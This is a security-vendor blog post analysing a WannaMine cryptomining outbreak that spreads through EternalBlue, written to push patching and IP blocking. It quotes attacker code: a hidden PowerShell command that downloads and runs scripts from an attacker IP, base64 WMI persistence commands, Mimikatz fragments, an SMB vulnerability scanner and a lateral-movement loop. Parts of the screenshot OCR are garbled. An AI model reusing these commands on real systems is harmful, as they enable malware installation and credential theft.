## WannaMine Cryptominer that uses EternalBlue still active

Source cybereason.com/blog/wannamine-cryptominer-eternalblue-wannacry





Written By Cybereason Nocturnus

September 14, 2018 | 5 minute read

## **Research by Amit Serper**

A few days ago the Nocturnus team investigated a new outbreak of Wannamine. Wannamine is an attack based on the EternalBlue exploits that were leaked from the NSA last year. You probably remember those exploits since they were used in last year's <u>WannaCry</u> and <u>NotPetya</u> attacks.


Learn about our most recent cutting-edge research: Sign up for the Operation Soft Cell webinar

Wannamine penetrates computer systems through an unpatched SMB service and gains code execution with high privileges to then propagate across the network, gaining persistence and arbitrary code execution abilities on as many machines possible.

First off, WannaMine isn't a <u>new attack</u>. Other <u>researchers have written about it</u> and tech reporters have <u>news articles</u> have covered it. And that's part of the problem (and why I'm publishing this research): the EternalBlue exploits are well known. And how to prevent attacks that use these exploits is also well known: apply <u>a patch</u> that Microsoft issued in March 2017. Yet companies are still facing threats that use the EternalBlue exploits. And until organizations patch and update their computers, they'll continue to see attackers use these exploits for a simple reason: they lead to successful campaigns. Part of giving the defenders an advantage means making the attacker's job more difficult by taking steps to boost an organization's security. Patching vulnerabilities, especially the ones associated with EternalBlue, falls into this category.

Now that I've made the case for patching, let's look into the technical details of this latest Wannamine outbreak.

The initial attack vector was exploitation of EternalBlue via an unpatched SMB server, like we saw with the WannaCry attack last May. Once code execution was gained, a PowerShell instance was spawned:



powershell.exe -NoP -NonI -W Hidden "if((Get-WmiObject Win32\_OperatingSystem).osarchitecture.contains('64')){IEX(New-Object Net.WebClient).DownloadString('http://45.199.154.147:8000/in6.ps1')}else{IEX (New-Object Net.WebClient).DownloadString('http://45.199.154.147:8000/in3.ps1')}"

Notice the *Get-WmiObject* cmdlet: The attackers are using WMI to enumerate the bitness of the victim machine - 32bit or 64bit. Once the bitness is enumerated, the correct payload will be downloaded and executed - in3.ps1 for 32 bit machines and in6.ps1 for 64bit machines.

The downloaded payload is a very large text file. Most of it is base64 encoded along with some other text encoding and obfuscation tricks. In fact, the downloaded payload is so large (thanks to all of the obfuscation) that it makes most of the text editors hang and it's quite impossible to load the entire base64'd string into an interactive ipython session.

Once deobfuscated we can see more PowerShell code. Reading through the PowerShell code, it is very easy to understand its purpose: WannaMine uses WMI and PowerShell extensively to move laterally across a network. In addition to the PowerShell code, which is written in plain ASCII strings, there are also other unidentified strings and some binary blobs inside that huge heap of text (since I simply de-base64'd everything in that file).


That binary blob, along with some more obfuscated text, is actually more code and a command to run the .NET compiler in order to compile a .NET DLL file.

Important note: the DLL will be compiled to a different, random, file name each time.

```
namespace PingCastle.Scanners
        // Token: 0x02000002 RID: 2
        public class m17sc
            public static bool Scan(string computer)
                TcpClient tcpClient = new TcpClient();
                tcpClient.Connect(computer, 445);
                 try
                    NetworkStream stream = tcpClient.GetStream();
                                                                    essage();
                    byte[] negotiateMessage = m17sc.GetNegotia
                    stream.Write(negotiateMessage, 0, negotiateMessage.Length);
                     stream.Flush();
                    byte[] array = m17sc.ReadSmbResponse(stream);
                     if (array[8] != 114 || array[9] != 0)
                         throw new InvalidOperationException("invalid negotiate response");
                    byte[] sessionSetupAndXRequest = m17sc.GetSessionSetupAndXRequest(array);
                     stream.Write(sessionSetupAndXRequest, 0, sessionSetupAndXRequest.Length);
                     stream.Flush();
                     array = m17sc.ReadSmbResponse(stream);
                     if (array[8] != 115 || array[9] != 0)
                         throw new InvalidOperationException("invalid sessionSetup response");
                    byte[] treeConnectAndXRequest = m17sc.GetTreeConnectAndXRequest(array, computer);
                     stream.Write(treeConnectAndXRequest, 0, treeConnectAndXRequest.Length);
                     stream.Flush();
                     array = m17sc.ReadSmbResponse(stream);
39
40
                     if (array[8] != 117 || array[9] != 0)
                         throw new InvalidOperationException("invalid TreeConnect response");
                     з
                     byte[] peekNamedPipe = m17sc.GetPeekNamedPipe(array);
                    stream.Write(peekNamedPipe, 0, peekNamedPipe.Length);
stream.Flush();
                     array = m17sc.ReadSmbResponse(stream);
                     if (array[8] == 37 && array[9] == 5 && array[10] == 2 && array[11] == 0 && array[12] == 192)
                 catch (Exception)
```

When we load that DLL into a .NET disassembler, we can clearly see that this is the <u>PingCastle</u> <u>scanner</u>, which was also mentioned in <u>past reports</u> about WannaMine. PingCastle's job is to map the network and find the shortest path to the next exploitable machine by grabbing SMB information through the response packets sent by the SMB servers.

While PingCastle is running, there are other parts from the main PowerShell script still in motion, including a PowerShell implementation of Mimikatz. The interesting thing is that this made me realize that most of the code in that PowerShell script was copied verbatim from various GitHub repositories. For example, the PowerShell Mimikatz implementation is straight from the <u>invoke-mimikatz</u> repository:



PowerShell Mimikatz code from the dropped PowerShell script

Write-BytesToMemory -Bytes \$GetProcAddressSC1 -MemoryAddress \$SCPSMem \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$GetProcAddressSC1.Length) [System.Runtime.InteropServices.Marshal]::StructureToPtr(\$RemoteDllHandle, \$SCPSMem, \$false) \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$PtrSize) Write-BytesToMemory -Bytes \$GetProcAddressSC2 -MemoryAddress \$SCPSMem \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$GetProcAddressSC2.Length) [System.Runtime.InteropServices.Marshal]::StructureToPtr(\$RFuncNamePtr, \$SCPSMem, \$false) \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$PtrSize) Write-BytesToMemory -Bytes \$GetProcAddressSC3 -MemoryAddress \$SCPSMem \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$GetProcAddressSC3.Length) [System.Runtime.InteropServices.Marshal]::StructureToPtr(\$GetProcAddressAddr, \$SCPSMem, \$false) \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$PtrSize) Write-BytesToMemory -Bytes \$GetProcAddressSC4 -MemoryAddress \$SCPSMem \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$GetProcAddressSC4.Length) [System.Runtime.InteropServices.Marshal]::StructureToPtr(\$GetProcAddressRetMem, \$SCPSMem, \$false) \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$PtrSize) Write-BytesToMemory -Bytes \$GetProcAddressSC5 -MemoryAddress \$SCPSMem \$SCPSMem = Add-SignedIntAsUnsigned \$SCPSMem (\$GetProcAddressSC5.Length)

PowerShell Mimikatz code from the original GitHub repository

\$PEHandle = \$PELoadedInfo[0]
\$RemotePEHandle = \$PELoadedInfo[1] #only matters if you loaded in to a remote process
\$PEInfo = Get-PEDetailedInfo -PEHandle \$PEHandle -Win32Types \$Win32Types -Win32Constants \$Win32Constants
if ((\$PEInfo.FileType -ieq "DLL") -and (\$RemoteProcHandle -eq [IntPtr]::Zero))
[IntPtr]\$WStringFuncAddr = Get-MemoryProcAddress -PEHandle \$PEHandle -FunctionName "powershell\_reflective\_mimikatz"
if (\$WStringFuncAddr -eq [IntPtr]::Zero) \$Processors[0]

PowerShell Mimikatz code from the dropped PowerShell script



PowerShell Mimikatz code from the original GitHub repository

The PowerShell script will also change the power management settings on the infected machine just before the miners are dropped to prevent the machine from going to sleep and maximize mining power availability:

Command Line

"C:\Windows\system32\powercfg.exe" /CHANGE -standby-timeout-ac 0

After the power settings on the machine was reconfigured, we started seeing hundreds of powershell.exe processes using a lot of CPU cycles and connecting to mining pool servers:

2 11:36 Sep 10.2014											8 Hello, admir	
Investigation												
Build a query							Timeline St	apkolone Today Laste				
~	User Image file Connections (5,455) See more									_	- Sept Sept Sept	•
					Filters	Get results						
Process name contains - powershell.exe processes, which have Connections Showing 100 out of 742 results ①	_							[	M Limit results	D- Export	CSV B Edit	olumns
processes, which have Connections	e/ © •	0	S Creation time	End time	Command line	Product type	Children	Parent process	Limit results	De Export	CSV B Edit of	
processes, which have Connections Showing 100 out of 742 results Onsuped by	@/ © •	6	-	End time Aug 29, et 1035		Product type Shell cit	Children	Parent process				
processes, which have Connections Showing 100 out of 742 results @ Grouped by Demont name	e/©•	8	Aug 29, at 06:09:		2 values				Owner machine	User	image file	Registry
processes, which have Connections Shewing 100 out of 742 results @ Grouped by Demot name           or         0	⊖/⊙• ⊖1	0	Aug 29, at 06:09:	Aug 29, at 10:35 Aug 29, at 21:49:40	2 values	Shel 20 Shel		🖉 90 processes	Owner machine	User	image file	Registr)
processes, which have Connections Shewing 100 out of 742 results  Conspect by Demot name	⊖/⊙ ▲ ⊖1 ⊖1	8	Aug 29, at 06:09 Aug 29, at 21:13:17	Aug 29, at 10.35 Aug 29, at 21.49.40 Unknown	2 values 'C:\Windows\Sys	Shell.25 Shell Shell		<ul> <li>90 processes</li> <li>powershell.exe</li> </ul>	Owner machine 50 machines C	User	image file 2 42 files 2 powershell.exe	Registry
processes, which have Connections Shewing 100 out of 742 results  Concept by Connect name Configuration Configurat	0/ () + () + () + () + () + () + () + () +	0	Aug 29, at 06:09 Aug 29, at 21:13:17 Aug 31, at 14:04:30	Aug 29, at 10:35 Aug 29, at 21:49:40 Unknown Unknown	2 values "C:\Windows\Sys "C:\Windows\Sys	Shell.01 Shell Shell Shell		<ul> <li>90 processes</li> <li>povershell.exe</li> <li>povershell.exe</li> </ul>	Owner machine  50 machines  C  C  C  C  C  C  C  C  C  C  C  C  C	User	image file () 42 files () powershell.exe () powershell.exe	Registry
processes, which have Connections Shewing 100 out of 742 results  Crouped by Demost name	0/0+ 01 01 01 01 01	8	Aug 29, at 04:09 Aug 29, at 04:09 Aug 29, at 14:04:00 Aug 29, at 14:07:21 Aug 29, at 11:02:40	Aug 29, at 10:35 Aug 29, at 21:49:40 Unknown Unknown	2 values "CriWindowshillys "CriWindowshillys "CriWindowshillys	Stel .01 Stel Stel Stel Stel		<ul> <li>Ø 90 processes</li> <li>Ø powershell.exe</li> <li>Ø powershell.exe</li> <li>Ø powershell.exe</li> </ul>	Owner machine Sto machines Constructions Constru	User	image file  42 files  powershell.exe	Replatry
processes, which have Connections Shewing 100 out of 742 results  Grouped by Demot name  v _0 <sup>0</sup> powershell.exe  provershell.exe  provershell.exe provershell.exe provershell.exe provershell.exe	0/0 * 01 01 01 01 01 01	0	Aug 29, at 04:09 Aug 29, at 04:09 Aug 29, at 14:04:00 Aug 29, at 14:07:21 Aug 29, at 11:02:40	Aug 29, at 10:35 Aug 29, at 21:49:40 Unknown Unknown Unknown Aug 29, at 10:35:34	2 values "CriWindowshitys "CriWindowshitys "CriWindowshitys	Shell (7) Shell Shell Shell Shell Shell		<ul> <li>povershell.exe</li> <li>povershell.exe</li> <li>povershell.exe</li> <li>povershell.exe</li> <li>povershell.exe</li> </ul>	Owner machine 50 machines 0 0 0 0 0 0 0 0 0 0	User	image file 42 files powershell.exe powershell.exe powershell.exe	Registry
processes, which have Connections Browing 100 out of 742 results  Crouped by Element name	0/ © + 01 01 01 01 01 01 01	0	Aug 29, at 26:09 Aug 29, at 21:13:17 Aug 21, at 21:13:17 Aug 21, at 14:04:30 Aug 29, at 19:27:21 Aug 29, at 11:20:43 Aug 29, at 11:20:43	Aug 29, at 10:35 Aug 29, at 21:49:40 Unknown Unknown Lunknown Aug 29, at 10:35:34 Unknown	2 values "CriWindows/Sys "CriWindows/Sys "CriWindows/Sys "CriWindows/Sys	Stel.09 Stel Stel Stel Stel Stel Stel		P 90 processes     povershell.exe     povershell.exe     p povershell.exe     p povershell.exe     p povershell.exe	Owner machine Sto machines Control of the second se	User	image file 42 files povershell exe povershell exe povershell exe povershell exe povershell exe	Registry
processes, which have Connections Bhowing 100 out of 742 results  Crouped by Demon name	<ul> <li>○ / ⊙ •</li> <li>○ 1</li> <li>○ 1&lt;</li></ul>	0	Aug 29, et 06:09 Aug 29, et 21:13:17 Aug 21, et 14:04:30 Aug 29, et 19:27:21 Aug 29, et 11:20:43 Aug 29, et 11:20:43 Sep 05, et 04:21:57	Aug 29, et 10:35 Aug 29, et 21:49:40 Uhknown Uhknown Aug 29, et 10:35:34 Uhknown Uhknown	2 values 10 Windows Mys 10 Windows Mys 10 Windows Mys 10 Windows Mys 10 Windows Mys	Shell of Shell Shell Shell Shell Shell Shell Shell		YO processes     Yo proversibilities     Powersibilities     Powersibilities     Powersibilities     Powersibilities     Powersibilities	Owner machine S0 machines C C C C C C C C C C C C C C C C C C C	User	image file 42 files povershell ex povershell ex povershell ex povershell ex povershell ex	Registry

That tells us that the cryptominers are actually running within PowerShell. However, when looking at the command line in these PowerShell executions, we don't really see anything indicative of that behavior.

<b>0</b>	11:37 Sep 10, 2018				Helix, admin
/	Investigation				
	Build a query		Details for 1 Process		Prevention ~ Set reputation ~ Cf Expand X
		Owner machin	<ul> <li>Suspicions (1)</li> </ul>		Creation time
		) User ) image file	Suspicious use of PowerShell		Aug 28, at 21.13
	Process (142)	Connection (5,445)	<ul> <li>Evidence (4)</li> </ul>		
		See more	suspicious powershell commands were identified		×
			Contains floating executable code		× .
	Process name contains - powershell.exe		Contains a module not found in loader db		× .
	processes, which have Connections		Hidden loaded module		× .
	Showing 100 out of 742 results ()	1	Properties		
	Grouped by Bernent name	0/0-	"C1Windows18ystem32/WindowsPowerShell #1.0 powe of April Mindows19 WindowsPowerShell #1.0 powe	entrell.e 8920 Process ID	Aug 29, et 21(13:17 Creation time
	$\sim s^0$ powershell.exe $\sim$ 100	@1	se* HoP Hori W Hidden Smon • (WimClass) roofvden stemcore, Updater) Properties(mon) Valve;Sture • (Wim 'noofvdefault systemcore, Updater) Properties(funs) Valv	nClass)	c/windows/system32/windowspowershell/v1.0/powershell.exe
	🔐 powershell.exe	<b>⊗</b> 1	(Dystem Text Encoding: ASCII DetDring(Dystem Conver- romBase643tring(Drus)())moke Command -ScriptBlock ota6criptBlock -ArgumentList @(Smon, Smon, Vold, 6, 1)	k Shem	image file path
	🔐 powershell.ese	@1	is aggregated process.	,	
	ar powershell.ese	01			
1	🔐 powershell.exe	01	• File		
2	ar powershell.ese	@1	D powershell.exe Image file	-no data- Extension type	c/windows/aystem32/windowspowershell/v1.0/powershell.exe Path
•	ar powershellese	@1	27925da5b09c7017581047182a5bc17ed0a164a2	f6c7147102079bbf6a8504ac8ad7662f	Shel
	ar powershell.exe	@1	SHA1 Signature	MDS signature	Product type
	povershellese	01	Microsoft Corporation Company name	Microsoft® Windows® Operating System Product name	Microsoft Windows Signer
	ar powershell.exe	01	- Charaitestion		

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden "\$mon = ([WmiClass] 'root\default:systemcore\_Updater').Properties['mon'].Value;\$funs = ([WmiClass] 'root\default:systemcore\_Updater').Properties['funs'].Value ;iex ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\$funs)));Invoke-Command -ScriptBlock \$RemoteScriptBlock -ArgumentList @(\$mon, \$mon, 'Void', 0, ", ")"

When examining the command line, we can see that a WMI class, *root\default:systemcore\_Updater*, is being accessed. This class holds the version of the currently installed version of the Wannamine malware.

As for persistence, we can see that the malware installed a WMI filter, consumer and binder to gain persistent execution through WMI intrinsic events.

<b>@</b> =	15.04 (sep 10, 2018					8 Helic, admin
7	Investigation					
	Build a query					Tensine Busicions (Addate) Today Last week Last month Custom
	Colort Opert (Me)	Owner mai (368) Creating p Client Mac				No events for selected element type
	<ul> <li>Search for filters</li> <li>All wrni persistent objects, which have Owner</li> </ul>	r machine				Filers Def multi
	Showing 100 out of 368 results ①					₩ Limit results D- Expert CSV © Edit columns
	Grouped by Doment name	0/ Q	Filter Name	Filter Query	Consumer Name	Consumer Action
	8 SCM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powershell eve NoP Noni W Hidden & JABOAHQAAQBEADJAPQBEAEUAEgBEADIAEgBEADAAEQBEADAAEABEADAADQBEADAATWBRAEMABWBTADAAEAAAAAAAAA
	(# SCM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powershell eve NoP-Nori -W Hidden - E JABUAHOJAQBRACUAPQBDAEUAbgBDAGKAcgBuAGAADQBRAGAAdABdADoADgBUAGKAYwBrAEMAbwB1AGAAdAANAAAA
	25 SCM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powershell.exe-NoP-Nori-W Hidden & JABOAHQAAQBAAQBAAQBAAQBAAQBAAQBAAQBAAQBAAQAAQBAAQAAQ
	21 SCM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powrshellawe NoP-Noni-W Hidden & JABOAHQAAQBIAGJAPQBbAEJAbgB2AGAAggBiAGAAbQBIAGAAdABdADoADgBJAGAAYwBrAEMAbwB1AGAAdAAAAAAA
1	21 SCM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powershell.exe NoP Noni W Hidden & JABDAHQAAQBAGUAPQBbAEUAbgB2AGAAqBbAQAAqBBAQAAqBBAQAAqBBAQAAQBBAQAAYwBrAENAbwB1AQAAdAANAAAAA
ó	25 SOM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powershell ever NoP Non1-W Hidden & JAROAHQAAQBIAGUAPQBAAEUAbgRDAGAAQBIAGAAQBIAGAAABBADoADgBUAGAAYwBrAEMAbwB1AGAAAAAAAAAA
-	(# SCM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powershell exer NoP Non1-W Hidden & JARDAHQAAQBAAGJAPQBAACJAbgB2AGAAcgBIAGAAbQBIAGAAbADsADgBUAGAAYwBrAEMAbwB1AGAAdAANAAcA
	21 SCM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powershell.exe NoP Noni W Hidden & JABOAHQAAQBAACUAPQBbAEUAbgB3AGAAcgBxAGAAbQBIAGAAbAB6ADoADgBUAGAAYxBrAENAbxB1AGAAdAANAAcA
	25 SCM Events Log Filter		SCM Events Log	SELECT * FROM	SCM Events Log	powershell.exe NoP Nori W Hidden E JABUAHQAAQBUAGUAPQBUAEUAbgB2AGAAqBUAQABUAQBUAGAAAQBIAQAAAQBIAQAAAMABAAQAAAAAMAAAAA
	25 SCM Events Log Filter					

Querying for WMI persistent objects across the entire organization

When looking at WMI persistent objects across the entire organization, we can see that many machines have a WMI autorun associated with them. When we look at the *consumer action* (which defines which action to take once the intrinsic WMI event is consumed and handled) we see, yet again, a blob of base64 encoded data.

When decoded, we get about 120 lines of PowerShell code. Here are some of its highlights:




This block extracts the functions from the *root\default:Office\_Updater* WMI class in their base64 and then decodes them. Once decoded, the script will execute those commands by invoking them (*iex \$defun*).

The script then looks for other FilterToConsumerBinders and removes them.

	reach (\$t in \$tcpconn)
£	
	<pre>\$line =\$t.split(' ')  ?{\$_}</pre>
	if (\$line -eq \$null)
	{continue}
	<pre>if ((\$psids[0] -eq \$line[-1]) -and \$t.contains("ESTABLISHED") -and (\$t.contains(":80 ") -or \$t.contains(":14444")) )</pre>
	{
	\$exist=\$true
	}
}	
	h (St in Stepconn)
ſ	
	<pre>\$line =\$t.split(' ')  ?{\$_}</pre>
	if (!(\$line -is [array])){continue}
	if ((\$line[-3].contains(":3333") -or \$line[-3].contains(":5555")-or \$line[-3].contains(":7777")) -and \$t.contains("ESTABLISHED"))
	(
	<pre>Sevid=\$line[-1]</pre>
	Get-Process -id sevid   stop-process -force
	}
}	

Important note: The script will then try to list all the processes that are connecting to IP address ports 3333, 5555 and 7777 and, if there are any active processes, the script will terminate them. This Wannamine variant connects to mining pools on port 14444 while other variants of this attack are connecting to mining pools on more standardized ports like 3333, 5555 and 7777. If any other processes on this machine are connected to mining pools on the standard ports, they will be terminated.

Once that process is finished, it's time to extract more values from the data that is stored within the WMI classes:



The long (and truncated since it's too big to fit in that screenshot) command will execute the cryptominer by invoking all of the commands that are stored in the *\$funs* variable. Then, additional functionality will be extracted from other values in the *Office\_Updater* class.

These are the most notable variables:

- \$mimi = PowerShell Mimikatz
- \$NTLM = Extracted NTLM hashes for lateral movement
- \$scba = Scheduled task information for persistence
- *\$i17* = A list of IP addresses to be targeted. The IP addresses in \$i17 are vulnerable to EternalBlue as gathered by the PingCastle scanner:

\$vu	l=[PingCastle.Scanners.m17sc]::Scan(\$ip)
if	(\$vul —and \$i17 —notcontains \$ip)
ł	
	<pre>\$res=eb7 \$ip \$sc</pre>
	if (!(\$res -eq \$true))
	{eb8 \$ip \$sc}
	\$i17 = \$i17 + " "+\$ip
1	

As I mentioned earlier, Wannamine isn't a new attack. It leverages the EternalBlue vulnerabilities that were used to wreak havoc around the world almost **a year and a half ago**. But more than a year later, we're still seeing organizations severely impacted by attacks based on these exploits. There's no reason for security analysts to still be handling incidents that involve attackers leveraging EternalBlue. And there's no reason why these exploits should remain unpatched. Organizations need to install security patches and update machines.

But that's not all. Some of the IP addresses associated with Wannamine servers are still active although they were disclosed in security reports more than a year ago. We emailed the providers hosting those servers and haven't heard back yet. In the meantime, we strongly recommend blocking these IPs:

118.184.48.95 104.148.42.153 107.179.67.243 172.247.116.8 172.247.116.87 45.199.154.141

The code and mechanisms behind the Wannamine attack aren't sophisticated: they are the product of hacking third party code (like the PingCastle scanner) and copying and pasting massive amounts of code, sometimes verbatim, from a Github repositories.

Protect your team with a strong defense.



About the Author

## Cybereason Nocturnus

## in 🕥

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus